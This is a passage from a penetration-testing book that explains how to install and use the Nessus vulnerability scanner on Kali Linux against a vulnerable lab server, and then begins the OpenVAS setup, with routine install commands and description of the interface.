
In this screenshot, we can see that I am using the 64-bit version (amd64) of Kali Linux based on Debian. As such, I will need to download the 64-bit version for Debian builds.

Installing the Nessus vulnerability scanner

To install Nessus in Kali Linux, open a browser and navigate to the Nessus evaluation page at `https://www.tenable.com/try`. The evaluation version comes with all the features of the full version, except for a 16-IP limitation scan.

You will be required to register with Tenable so that an evaluation code can be sent to your email.

Once you have received the email with your evaluation code, you can then download the appropriate version of Nessus in Kali Linux, as shown here:



Nessus - 7.1.3

Release Date

07/31/2018

Release Notes:

Nessus 7.1.3

Name	Description	Details
Nessus-7.1.3-x64.msi	Windows Server 2008, Server 2008 R2*, Server 2012, Server 2012 R2, 7, 8, 10, Server 2016 (64-bit)	Checksum
Nessus-7.1.3-es5.x86_64.rpm	Red Hat ES 5 (64-bit) / CentOS 5 / Oracle Linux 5 (including Unbreakable Enterprise Kernel)	Checksum
Nessus-7.1.3-suse12.x86_64.rpm	SUSE 12 Enterprise (64-bit)	Checksum
Nessus-7.1.3-es6.i386.rpm	Red Hat ES 6 i386(32-bit) / CentOS 6 / Oracle Linux 6 (including Unbreakable Enterprise Kernel)	Checksum
Nessus-7.1.3-Win32.msi	Windows 7, 8, 10 (32-bit)	Checksum
Nessus-7.1.3-suse11.x86_64.rpm	SUSE 11 Enterprise (64-bit)	Checksum
Nessus-7.1.3-debian6_amd64.deb	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 AMD64	Checksum
Nessus-7.1.3-es5.i386.rpm	Red Hat ES 5 i386(32-bit) / CentOS 5 / Oracle Linux 5 (including Unbreakable Enterprise Kernel)	Checksum
Nessus-7.1.3-fc20.x86_64.rpm	Fedora 20, 21, 25, 26, 27 (64-bit)	Checksum
Nessus-7.1.3-es7.x86_64.rpm	Red Hat ES 7 (64-bit) / CentOS 7 / Oracle Linux 7 (including Unbreakable Enterprise Kernel)	Checksum

Select the version of Nessus to install, click on **Accept** to agree with the Nessus usage terms, and then save the Nessus download by clicking on the **Save File** option when prompted. This will save the file to your Downloads folder in Kali Linux. For this instance, I've selected the 64-bit version of Nessus (`Nessus-7.1.3-debian6_amd64.deb`).

Once the download has completed, open a new Terminal and change to the Downloads directory by typing `cd Downloads`. Type `ls` to view the contents of the Downloads directory. Doing this will also be useful as we can copy the name of the Nessus download file and paste it in the following command. We then install Nessus by typing `dpkg –i Nessus-7.1.3-debian6_amd64.deb`, as follows:


```
root@kali:~# cd Downloads
root@kali:~/Downloads# ls
Nessus-7.1.3-debian6_amd64.deb
root@kali:~/Downloads# dpkg -i Nessus-7.1.3-debian6_amd64.deb
```

If newer versions of Nessus are available, copy the name of your specific download file and version when executing the `dpkg –i` command.

While still within the Downloads folder, start the Nessus service by typing `service nessusd start`. Enter your password for Kali Linux when prompted, as follows:


```
root@kali:~/Downloads# service nessusd start
Enter Auth Password: ****
root@kali:~/Downloads#
```

To use Nessus, open your browser and type the `https://localhost:8834` URL in the address bar and press *Enter*. When the insecure warning banner is displayed, click on the **Advanced** button, then click on **Add Exception**, then lastly click on **Confirm Security Exception**, as shown here:




Follow steps 1-3 as prompted by first creating an account, specifying a username and account, and then clicking on **Continue**.

In step 2, leave the default **Scanner Type** option set to **Home**, **Professional**, **or Manager**, and paste the activation code you received via email into the **Activation Code** field. Click on **Continue** to proceed. If all is well, Nessus will begin initializing by downloading and compiling the required plugins, as shown here:



This may take several minutes depending on your internet connection speed. In the meantime, feel free to browse Packt Publishing's many titles on penetration testing and Kali Linux at `www.packtpub.com`.


Once all updates have been completed, the Nessus interface will be loaded. Click on the **New Scan** button in the top-right corner to view all scan types available, as seen in the following screenshot:



There are a variety of scan templates to choose from, apart from a few that are only available with a paid subscription. In addition to performing host discovery and advanced scans, Nessus can perform many types of advanced vulnerability scans, including the following:


- Cloud infrastructure scanning
- Local and remote bad shell detection scanning
- Internal PCI network scanning
- Linux and Windows malware scanning
- Spectre and Meltdown scanning
- Wannacry ransomware scanning
- Web vulnerability scanning

Some of these are shown in the following screenshot:



For this assessment, I'll be using a vulnerable Linux web server for the purpose of demonstrating vulnerability disclosure. As mentioned in `Chapter 2`, *Setting Up Your Test Lab*, you can choose to set up Metasploitable 2, Metasploitable 3, Damn Vulnerable Linux, or even BadStore.

Click on the **Advanced Scan** template in the scanner window and populate the fields in the **BASIC** section. In the **Targets** field, specify the host or range of hosts to be scanned using the **Advanced Scan** template, as shown here:




Explore the other sections of the left-hand column, as there are a number of different settings. Each of these allows you to customize the scan to fit your specific requirements:

- **Discovery**: Nessus utilizes a number of different methods for discovering live hosts. Here you can set specific parameters for host discovery.
- **Assessment**: This allows you to set the type and depth of scan.

- **Reporting**: When it is time to prepare a penetration testing report, having detailed information about the vulnerability scan is important. This feature allows you to set the reporting parameters.
- **Advanced**: The advanced settings allow you to change the number of hosts scanned at once, and other timing parameters.

Once you have configured your scan, you may either select **Save** or **Launch**. You will now see your scan listed under **My Scans**.


Click on the **Play** icon to the right of your given scan name. This will run the scan. If you click on the scan name while it is running, you will see the hosts and general vulnerability information, as follows:




Clicking on the host brings you to a more detailed list of vulnerabilities discovered. The vulnerabilities are color-coded as follows:

- Red – critical
- Orange – high
- Yellow – medium
- Green – low
- Blue – informational


As seen in the following screenshot, the scan results show a total of 70 vulnerabilities discovered, of which 6 are critical and 17 are high, meaning that this machine is highly vulnerable:




Clicking on the colored vulnerability categories displays the vulnerabilities in order of most vulnerable (that is, critical), to least vulnerable (informational):



Clicking on a vulnerability gives the tester more detailed information about the vulnerability, as shown here:



This information includes not only information about the vulnerability, but also information on whether there is an exploit available. This allows the penetration tester the ability to craft additional attacks against these vulnerabilities:




Nessus is a powerful tool to use in any penetration testing engagement. It provides a great deal of information and functionality that could not be addressed in this section. It is recommended that you spend some time getting to understand the features available and how to use them. In addition, Tenable has made the home version free of charge for you to test. In the event that you have external IPs, or are using Nessus for a client, you will have to use the paid version.


Vulnerability scanning with OpenVAS

Open Vulnerability Assessment System (**OpenVAS**) is an open source vulnerability scanning framework. OpenVAS is simple to install and has a user-friendly interface for performing vulnerability assessments. According to the OpenVAS website (`http://www.openvas.org/about.html`), there are over 50,000 **Network Vulnerability Tests** (**NVTs**) within the framework, which is a part of the Greenbone Networks commercial vulnerability management framework.

To install OpenVAS, open a new Terminal and type `apt-get install openvas`, as follows:



Once OpenVAS has been successfully installed, type `openvas-setup` into the Terminal to start the setup and configuration. This process may take quite some time, depending on your download speeds:




At the end of the setup and configuration process, OpenVAS will generate a password key that will be required when starting OpenVAS:

```
[>] Checking for admin user
[*] Creating admin user
User created with password '1f52e38c-4522-4b22
```

